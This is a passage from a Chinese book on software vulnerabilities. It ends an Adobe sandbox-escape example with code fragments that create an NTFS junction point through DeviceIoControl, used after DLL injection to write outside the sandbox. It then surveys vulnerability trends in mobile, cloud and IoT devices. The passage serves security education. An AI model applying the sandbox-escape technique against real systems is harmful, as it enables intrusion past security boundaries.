    TMN_REPARSE_DATA_BUFFER& rdb = *(TMN_REPARSE_DATA_BUFFER*)szBuff;

    return rdb.Init(szDestDir) && handle.SetReparsePoint(rdb);  // 创建文件链接
}
```

图11-29　CreateJunctionPoint函数

```
bool Reparse_Dir_HANDLE::SetReparsePoint(const TMN_REPARSE_DATA_BUFFER& rdb)
{
    if (!IsValid()) {
        return false;
    }

    DWORD dwBytes;
    const BOOL bOK =
        DeviceIoControl(m_hDir,
                        FSCTL_SET_REPARSE_POINT,
                        (LPVOID)&rdb,
                        rdb.BytesForIoControl(),
                        NULL,
                        0,
                        &dwBytes,
                        0);
    return bOK != 0;
}
```

图11-30　SetReparsePoint函数

通过DLL注入到Adobe沙盒进程，执行后的效果如图11-31所示，成功在桌面写入abc文件。




图11-31　成功逃逸沙盒向桌面写入文件

11.5　本章总结

本章是本书最后写完的一章（因为笔者是跳章写的），写到这里有点如释重负的感觉。本章是对前面章节的补充，增添一些未提及的漏洞类型，补充了IE、Adobe沙盒逃逸漏洞，还有Java漏洞、类型混淆、竞争条件利用等类型的漏洞，但软件漏洞类型细分下去其实有很多，很难一一列举漏洞实例覆盖。虽然笔者已经尽力写全，但难免还是有所遗漏，比如一些逻辑漏洞、IE“上帝模式”漏洞、反序列化漏洞及一些对杀毒软件或防火墙的主动防御绕过、欺骗攻击等类型的漏洞，以后有机会再写文章介绍。当然，网上也有这些漏洞类型的分析文章，读者可搜索出来阅读。

第 12 章　软件漏洞发展趋势

12.1　软件漏洞领域的新挑战

近几年，在电脑上的软件漏洞分析与利用技术已经发展得相当成熟，很多技术也被黑产所利用，但也正因为如此，它极大地推进软件漏洞领域的发展，比如微软在IE上新增了许多安全机制（延迟释放、隔离堆、控制流防护等），大大地提升了IE浏览器的安全性。外部曝光的各大APT攻击事件也将持续存在，用的不一定是0day，也可能是一些旧漏洞的综合利用，加上社工及其他高级渗透技术进行长期潜伏以收集目标信息。

笔者个人认为APT并不是一项新技术或新概念，它只是对过去一些长期潜伏渗透的综合行为所作的概念总结。也就是说，在APT一词出现前，这类APT攻击行为就一直存在，只是刚好有人取此名词，后来被炒火了。特别是国外著名安全厂商FireEye的出现，更大程度地推动了APT概念的发展，因为FireEye每次都能及时地爆光外部正在利用的0day，以及各种APT攻击事件，甚至是各国之间的间谍行动。也正因为如此，后面很长一段时间，流行给各种漏洞或APT攻击事件取个特殊的名称，比如“心脏出血”、“红色十月行动”、“雪人行动”……（在站点https://github.com/ kbandla/APTnotes，读者可以看到从2006年至今的各类APT攻击事件资料）。

当然，在此期间也有不少厂商为炒作漏洞，将危害一般或者低危的漏洞炒作成很严重的漏洞，以混淆视听，笔者就曾多次在安全应急事件中遇到此类情况。

前面章节主要介绍PC端上的软件漏洞，接下来，我们看下未来的软件漏洞可能面临哪些新挑战。笔者认为未来的软件漏洞领域主要存在以下新挑战，本章将一一介绍。

- 移动终端漏洞
- 云计算平台漏洞
- 物联网漏洞

12.2　移动终端漏洞发展趋势

移动互联网时代早已到来，以智能手机为主的移动终端也逐渐被黑客所关注，针对移动终端的

漏洞和病毒正在呈倍增长，发展迅猛。面对日趋增长的安全威胁，最受影响的主要移动终端系统是Android与iOS，这也是当前用户量最多的两大移动操作系统。移动终端系统的风险除本身系统的安全性外，安装在系统上的其他应用也是引发风险的关键点。

笔者根据CVE漏洞库（http://web.nvd.nist.gov/view/vuln/statistics）中Android与iOS系统漏洞数量的情况，绘制出Android系统漏洞和iOS系统漏洞的统计图，分别如图12-1和图12-2所示，这里不包括第三方应用的漏洞统计。从统计图看，Android系统漏洞呈“山”字形发展，在2012年达到顶峰，这3年有下降趋势，一方面跟Android系统所加入的一些新安全机制有关，另一方面跟它的开放性有关，这为许多安全研究者提供了更多的利用资源，虽然如此，但Android系统所带来的安全风险将持续存在。实际上，Android系统漏洞应该不止这些，因为Linux内核漏洞也会影响到Android，部分漏洞可能未在统计数据范围内。再回头看下iOS系统漏洞情况，其漏洞数量基本保持持续上升的趋势，2015年已经达到历史最高。由于iOS的封闭性，导致iOS安全研究者相对较少，这几年关于它的安全书籍和文章逐渐增加，使得更多安全人员加入iOS安全研究的行列，其被挖掘出来的漏洞也跟着有上升的趋势。




图12-1　CVE漏洞库中关于Android系统漏洞的统计图（注：Linux内核漏洞未在统计范围内，但它也会影响Android系统的安全性，因此实际的Android漏洞数量会更多）

对于Android平台，特别是容易影响第三方应用的通用型漏洞，更容易被黑产所关注和利用，比如WebView漏洞、图片解析库等，未来也会有更多的病毒使用系统漏洞以扩大其危害和传播量。由于手机便携，很多个人隐私信息会直接保存在上面，而且随着移动支付的兴起，通过攻陷手机往往可以拿到很多有价值的信息，比如个人隐私、金融交易密码等，然后再拿来变售个人资料，对窃取的金融账号进行洗钱。另外，一些安全厂商可能也会购买Root提权漏洞，以应用到他们自主开发的Android Root工具中，帮助用户扩展手机使用权限，以使用很多原本无法使用的软件。




图12-2　CVE漏洞库中关于iOS系统漏洞的统计图

对于iOS平台，越狱一直是个热门的话题，在越狱中使用的漏洞也是非常有价值的，一个越狱漏洞可能卖到50多万美元。一方面是由于iOS安全的门槛相对Android要高很多，而且研究人员也比Android少；另一方面，由于越狱后所能带来的额外利益非常大，找赞助商打广告也是轻而易举的事，可谓名利双收。因此，一个越狱漏洞是完全值那个价位的，将来随着越狱难度的增加，黑市的价格也肯定会跟着上升，但实际上要实现完美越狱都需要多个漏洞组合。

由于智能手机平台上的应用经常也会嵌入WebView组件以支持网页浏览，所以手机应用也会涉及Web攻防，这就要求移动终端漏洞分析人员的知识面更全面，最好具备二进制与Web攻防的能力，才能更全面地分析和评估移动终端应用。

12.3　云计算平台漏洞发展趋势

云计算平台可以为用户提供“云”上的服务，这里的“云”可以理解为网络或互联网，用户可以在云上运行自己的程序，同时享受云所提供的服务和资源，不必使用自己的电脑来运行开发的程序，节约软硬件成本。国内的云平台主要有阿里云、腾讯云、新浪SAE、百度云、盛大云等，国外的有Google GAE、亚马逊AWS、微软Azure等。

根据服务对象的不同，可以简单地将云计算平台分为私有云、公有云和混合云，公有云是为外部用户提供云服务的平台，私有云一般是企业内部专用的云平台，而混合云包含公有云和私有云。从云计算平台构建结构来分，可以分为如图12-3所示的结构（源自：百度百科）。

- **SaaS（软件即服务）：** 为消费者提供应用软件。
- **PaaS（平台即服务）：** 为消费者提供系统平台，比如Windows、Linux等操作系统，以及相应的管理支撑软件、开发工具、安全系统等。

- **IaaS（基础设施即服务）**：为消费者提供服务器、存储设备、网络通信设备，以及其他IT基础设施资源。



图12-3　云计算平台架构

如果黑客要攻击云平台，那么其最终的目的一般都是为了拿到底层数据中心里的存储数据，因此云安全的本质其实就是数据安全。根据前面的架构分层，可以呈现出不同的漏洞攻击特征。

- SaaS层：传统的Web漏洞、软件漏洞都可能会出现，而此层的漏洞风险更大，也是外部最容易触及到的，从目前多数云平台的入侵情况看，Web漏洞导致的直接危害会更多。
- PaaS层：Web服务器漏洞，主机安全问题，比如系统提权漏洞。
- IaaS层：网络攻击、虚拟机漏洞、数据存储缺陷等。

综合来看，笔者认为当前及未来的主要云安全问题会集中在虚拟机漏洞、Web漏洞、数据安全等方向上，主要有以下原因。

（1）云平台上一般是多个用户共用一台服务器，如果利用虚拟机漏洞逃逸出去，进而控制主系统，那么攻击者就可能窃取他人的数据并执行其他恶意的越权操作。

（2）Web 漏洞相对其他类型的漏洞门槛会低一些，也是外部最容易接触到的层面，此处若发生安全问题可能直接导致服务器被入侵，危害严重。

（3）数据加密往往是最后一道防线，即使服务器被入侵，若采用较为坚固的数据加密方案，可以大大地提高免受破解的功能，而若对敏感数据未做加密或采用不安全的加密方式，则破解出数据只是时间问题。

正因为这些安全问题，所以现在许多云平台自身或者第三方安全厂商会提供一些云安全产品，比如云WAF（如腾讯的“门神”）、云漏洞扫描器（如腾讯云提供的云安全漏洞扫描服务）、主机入侵防御系统（如腾讯的“洋葱”）、数据加密系统（如腾讯的“铁将军”）、DDOS防御系统（如

腾讯的“宙斯盾”）等。在此也可以预见未来会有更多的云安全问题出现，相应的云安全产品也是逐渐增多。

12.4　物联网漏洞发展趋势

物联网（Internet of things，简称IoT），通俗来讲，就是将物体接入互联网所组成的网络，使得物与物，人与物能够进行交互，以便进行智能化管理，比如窗帘，传统上它只是个静态物体，但如果将其接入网络，人们可以直接通过移动终端（手机、平板电脑等）进行控制，实现远程拉窗帘的动作。所以物联网的诞生，势必将改变人们未来的生活。现在物联网才刚刚起步，很多产品做得可能还不够实用，也可能有些只是炒作概念而诞生的产品，但物联网是未来发展的趋势，相信未来会更好。

由于物联网的介入，使得传统互联网能够从虚拟世界影响到物理世界，那么如果物联网产品存在安全问题，那就有可能直接影响到个人财产安全，甚至人身安全。如果读者有关注过外部报道的关于心脏起搏器、胰岛素泵（注射胰岛素的设备，当注入过量时可导致患者昏迷）被黑客入侵的事，相信就很容易理解。再举个大家经常在电影上看见的场景，比如《窃听风云》中如图12-4所示的片段，故事背景如下。

男主角为了进入警察局的档案室偷取资料，通过黑客技术黑入警察局的监控系统，将监控视频替换为无人状态，以隐藏潜入者的行踪，防止被警察发现。

相信在许多黑客题材的电影或电视剧里，经常会看到类似的场景。但是这毕竟是电影里的场景，在现实生活中是否真的存在，技术上是否能够实现呢？答案是肯定的。



图12-4　《窃听风云》电影片段：通过篡改监控视频隐藏行踪

腾讯安全应急响应中心（TSRC）的monster同学就曾对百度出品的一款智能摄像头进行研究，发现其存在严重漏洞，利用漏洞能够篡改监控视频（如图12-5所示），重现类似《窃听风云》里的电影场景。

经过一段时间的研究，我们发现一些当前流行的智能设备都存在安全漏洞，包括智能门锁、智能插座、智能摄像头、移动POS机……很多跟用户财产安全挂钩较紧的智能设备都普遍存在安全问题，总结起来可能有以下几方面原因。

- 智能设备领域刚刚起步，业界对智能设备安全的经验积累不足。
- 许多创业公司把主要精力投入到业务量上，而忽略对安全的重视。
- 业界缺乏统一技术标准，在通信协议、安全体系设计等诸多方面都参差不齐，导致一些隐患的存在。

每一个智能设备漏洞所能造成的危害，主要依赖于它所支持的功能及应用场景。再列举几个此前TSRC的同学研究发现的智能设备漏洞，比如智能门锁被破解后（如图12-6所示），就可能被入室盗窃，直接危害个人财产安全。



图12-5　利用智能摄像头漏洞篡改监控视频



图12-6　TSRC的同学为记者演示如何破解智能门锁

比如某移动POS机存在被劫持盗刷的漏洞，只要用存在漏洞的POS机刷过漏洞，攻击者可在无用户密码、无用户银行卡的情况下，直接窃取用户银行卡上的钱，如图12-7所示。

刚刚兴起的车联网也是被曝光存在许多安全问题，比如在2014年GeekPwn智能硬件破解大赛上，Keen团队就现场演示破解特斯拉的场景（如图12-8所示），通过手机实现远程控制特斯，只需手触屏幕上汽车的几个关键位置，就可以实现打开车门、后备箱、让正向行驶的汽车突然倒车，甚至熄火失控。



图12-7　利用移动POS机漏洞盗刷银行卡



图12-8　GeekPwn大会上破解特斯拉的现场

在2015年GeekPwn的开场项目中，腾讯安全平台部的gmxp同学利用一系列漏洞成功演示劫持一架正在飞行的大疆精灵3代无人机，夺取了这台无人机的控制权，成功完成无人机的劫持。GeekPwn结束后，组委会立即将漏洞通知给官方，而大疆也很快完成了漏洞的修复。后来，在中央电视台举办的3·15晚会上报道了此次的无人机劫持，如图12-9所示。



图12-9 中央电视台3·15晚会报道的无人机劫持

以上几个实例只是冰山一角，但它涵盖了人们日常的住、行、金融消费等活动。随着智能设备的普及和功能的多向化，人们的衣、食、住、行已经逐渐被覆盖，比如已经出现的智能内衣（衣）、智能筷子（食）等，甚至一些涉及人体健康的生物医学智能设备也逐渐出现，特别是像心脏起搏器、胰岛素泵等医疗设备，倘若出现安全漏洞，可能直接危害生命。

12.5 本章总结

本章主要就未来软件漏洞发展趋势进行探讨，可能面临移动终端、云计算平台、物联网等三大新领域的挑战，并列举出一些可能存在的风险点，以及一些目前已曝光的安全漏洞。相信未来还会有更大的安全漏洞被曝光，而一些新兴领域的安全问题，可能直接危害到用户的金融支付安全，甚至人身安全，相对传统安全问题，其导致的危害被扩大化。因此，提供对这些新兴领域进行预先性研究是很有必要的，只有掌握相应的原理、分析方法、潜在攻击面，在问题爆发后才能够自如应对，避免被打得措手不及。